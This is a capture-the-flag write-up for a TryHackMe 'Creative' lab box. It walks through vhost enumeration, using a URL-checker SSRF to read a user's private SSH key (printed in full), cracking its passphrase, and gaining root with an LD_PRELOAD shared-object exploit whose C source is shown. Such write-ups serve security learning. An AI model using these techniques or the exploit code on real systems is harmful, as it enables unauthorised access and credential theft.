Creative CTF Write-Up:

Start with a simple port scan:

```
# Nmap 7.94SVN scan initiated Fri May  3 22:29:41 2024 as: nmap -sC -sV -oN nmap -p- 10.10.16.193
Nmap scan report for creative.thm (10.10.16.193)
Host is up (0.075s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Creative Studio | Free Bootstrap 4.3.x template
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May  3 22:33:09 2024 -- 1 IP address (1 host up) scanned in 208.04 seconds
```


S oi only find two open ports , when I tried to access the website I redirected to a domain called creative.thm so to access I added it to the /etc/hosts file:

```
  GNU nano 7.2                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.96.150    creative.thm
```

After unsuccessfully testing the site for vulnerabilities I decided to search for sub domains:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/creative]
└─# gobuster vhost -u creative.thm -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:          http://creative.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dnsrecon/subdomains-top1mil-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
═══════════════════════════════════════════════════════════════
2024/05/04 22:13:10 Starting gobuster in VHOST enumeration mode
═══════════════════════════════════════════════════════════════
Found: beta.creative.thm (Status: 200) [Size: 591]
```

Yes! I found a sub domain called "beta.creative.thm" so I added it to the hosts file and go to check it out:



So it’s a web site that check if a site is dead or alive. Mmm... after testing it a lot I understand it is not connected to the WAN so every URL will return "Dead" but, it can retrieve data from the local host and from my python http server!

So, considering that I decided to fuzz for known ports on local host to see if I can retrieve something interesting (I used burp suit intruder) :

Request	Payload	Status code	Response received	Error	Timeout	Length
0		200	165			37763
10	[illegible]	200	166			37763
27	1337	200	242			1316
1	[illegible]	200	78			184
2	21	200	78			184
3	22	200	636			184
4	23	200	78			184
5	25	200	78			184
6	53	200	78			184
7	67	200	77			184

Request Response

Pretty Raw Hex Render

Directory listing for /

- bin@
- boot/
- dev/
- etc/
- home/
- lib@
- lib32@
- lib64@
- libx32@
- lost+found/
- media/
- mnt/
- opt/
- proc/
- root/
- run/
- sbin@

Yes! I retrieve the root directory of the system on port 1337!

So, I need to investigate more , I check the /home directory to see which users are in the system (http://127.0.0.1:1337/home):

Directory listing for /home/

- saad/

So I found a user called 'saad', let see if he have an ssh key...

I entered http://127.0.0.1:1337/home/saad/.ssh/id_rsa and retrieve the user saad private ssh key:


```
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABA1J8+LAd rb49YHdSMzgX80AAAAEAAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDBbWMPTToe
wBK40FcBuzcLIzjLtfa21TqQxhjBYMPUvwzbqiGpJYEd6sXKeb9PXGYcqXCduq3rz/PSCs 48K+nYj65nob95PhfKIPL3x8JMc3sABvU87QxrJQ3PFsYmEzd38tmTiMQkn08WI7g13Mj6
LzfUwwv9QZXMujHpExowWuwlEKBYiPeEK7mGvS0jJLsaEpQorZNvUhrUO4frSQA6/OTmXE d/hMX2910cAiCa5NlgBn4nH8y5bjSrygFUSVJiMBVUY0H77mj6gmJUoz5jv96fV+rBaFoB
LGOy00gbX+2YTzBIJsKwOG97Q3HMnMKH+vCL09h/i3nQodWdqLP73U0PK2pu/nUFvGE8ju nkkRVNqqO5m0eYfdkWHLKz13jzohUBBsLrtj6c9hc8CIqErf5B573RKdhu4gy4JkCMEW1D xKhNWu+Tl3VME1Q0ThJII/TMCR+Ih+
/IDwgVTaW0LJR6Cn5nZzUHBLjkDV66vJRYN/3dJ5 bncTJ3dKFpec8AAAWQYx0osErJi/dcuK4vkpBkSG3N3iHsGeQh9KtrGHma9f5/l4HV1O2g NpdxT+pG8tI5+pJmbA12WIILPWPmq8RlXJoPY2Hg6swPFtgB0KCLotz8XMjYTB0PMHpa4S
9tbHQ0G0t3WtkYewKtGIe5j5kEw6YxGVg7/uXQVohACNonlByRMhX2HG6mkXV9p2zi9ym+ Zd7LYPSZ6FTKLouqJbpcADwX6YywSV8uXIGAnT6u5UJMU7EbQhextQYqPOzihsVDULuSw quaPQYJ/8ZqBI5o3on+F2fVbNc7J
/St0gDd0tTxQDFZlMg3zJlnoVkxC+/NLuSrGrzC/52 1gAlLqjcVeGmzXESqWWI+4rF4dnVuwBcHDskZ8ThKEGueBjMX3FdafP0SAI7+gRQNp3OsW VABMeWJmLDL+reNxAtsPTmDhXuDvoVfTTx0V3Bu4UsRJpFI6rJpMgUyjeu3Dff9FjAqQRS
qvsCB1lPAmb50y6v2qveOHJav4DbP7KCYRNR5C1W5R74rDUbLusyWFApWxHVpTDdHY6Zba +hmqT+kre2Qsg7fvBG7U8Fqe6jf1jVgSlMyUQ1UoowImdBoP6/eI6Ce3p6lhqAfECb0mHT
Z5tvpxF3QjP6mOPTylYabeCrsKWoTN821bZUAW0UO5OIGYoQZo5fo6u5g7kj1LmXNG15AU ZAdKt56miOG5g4SsquDNVajTQq7rsrVW3ghA4kE+BIRGmTuvKt5q4WZDB6qXXzJgEsZ5Kt
KbURhk1zzqxKprI+yYTrqmxkk1EhS2V6qDIYoVscYnIZK9IDV/1c22nNEkSTWhKzHe+6A7 qWNMkOw9xaIdB8WVyfCf2nOtAAdAYSl28r7c+WSoucqvVBEWhblTqz1oL+bYeDhqRWusP
e+gtkwODGaGQpUl793Eusk6vYYZni5xgOMDuERsREuTZZsUP20AxVYw/mbUsOjeGpEoCGZ UBwl2LeGGSDZgZjC+DLOj/Rg0uy9gaADI0Nrwz6ushxqFUg1RDV+WzPxiw9uDqFiL0gHwZ
FXiQLzmLQZ5X1JtWD2nqZwPnM66q9wOeMstYw8+8mJz5EfTr80Nsde/eYYs3sY9STF+Ye 421hF21P2RLOYv4UM2aQ2hmfUb9Mj99Rj5UvpY83z4uUYu7Vmq2dMDcFsk7Zg8JdNDMg2O
GpgYRcLH44/iPrKRKdtdlVXILLKLjFau8TPzyhKfsa6/3H485Sc/YT94D+bRcx3uL+U003 I7H2rPQ2RDPQeRyLX12uRMcakQLY7zIEyFhH0fMw3rCTcdp/FbkOUEOfXBPkSNWHh7f411
15y/K7bkNDwSi5Ul9yt05uSSEsibJVSfKbvETEFmSQ3tdSVq0PA3ymiBzWixlNOE123KI0 Zs0fwcKpS7h0GzikblAcrln7ozSgjMzYawbQzEyjjR2QFySMWLGHAW4N7eZ6VfP3dBJxcs
fq4rvw54iukm24T9qAnMXuj1+9joNomiScStTV98RmVy8WMs6WW4r0f7ynhN/S/LYHya+6 D2DK4fRX8v5bY9MAsuqI8lUYH0AVUieyDBnP9QsGNnlIm8TS9UuT/qv/6+sWRpq7H5jkNz
69XRxDuLKV5jYEIkEAn/B3bkpkAcfSfKjphgtYsYbrgchSGtxWMX7FurkWbd0l0WyX/E 8OWbSwGmtO24YBbqQ47nGhDa8ceAjbr0uOlVm+Kifro2D7bPX0Wm2LC65Z6OQGvhrEbQwP
nYcq+D3hFL9ZB4GfAZzwbLAP6EYJ+Tq6I/uJ5LKs6Q32jMfTTUy3wcEPkneMwdOkd35Od Fcm9ZL3fa5FhAEdRXJrF8OeSZkHsj3nXLYnc2Z2Aqjl6TpMRubuu+qnaOdCnAGu1ghqQlS ksrXEYjaMdndnvxBZ0zi9T+ywag= -----END
OPENSSH PRIVATE KEY-----
```


Save the key to file and change permissions (Chmod 600 <file_name>), and when I try to connect It prompt for passphrase to the key:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/creative]
└─# ssh -i saad_idrsa saad@creative.thm
Enter passphrase for key 'saad_idrsa': 
```

So I used john the ripper to crack it :

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/creative]
└─# ssh2john saad_idrsa > saad_idrsa.hash
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/creative]
└─# ls
common_ports.txt  exploit.c  exploit.so  nmap  saad_idrsa  saad_idrsa.hash
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/creative]
└─# john saad_idrsa.hash --show
saad_idrsa:sweetness

1 password hash cracked, 0 left
```

Yes! iam in:

```
saad@m4lware:~$ whoami
saad
```

So here is the user flag:

```
saad@m4lware:~$ cat /home/saad/user.txt
9a1ce90a7653d74ab98630b47b8b4a84
```

In the .bash_history file of the user saad I found his password!

```
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
```

Run sudo -l reveal the I can run the command ping as root:

```
saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
```

GTFOBins doesn't seems to help here , but after some research I found an interesting article about abusing the LD_PRELOAD Environment variable to gain a root shell :

On my attacking machine I created a new script called "exploit.c":

```
  GNU nano 7.2                                                    exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
        }
```

Compile the c program:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/creative]
└─# gcc -fPIC -shared -o exploit.so exploit.c -nostartfiles
exploit.c: In function '_init':
exploit.c:7:9: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    7 |         setuid(0);
      |         ^~~~~~
exploit.c:8:9: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    8 |         setgid(0);
      |         ^~~~~~
```

Now I have a new compiled fie called exploit.so, I tranfere it to the target machine using python server and save it in /tmp :

```
saad@m4lware:/tmp$ ls
exploit.so
```

And now exploiting the vulnerability and get a root shell :

```
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/exploit.so /usr/bin/ping
root@m4lware:/tmp# whoami
root
root@m4lware:/tmp#
```

Retrieving the root flag:

```
root@m4lware:/tmp# cat /root/root.txt
992bfd94b90da48634aed182aae7b99f
```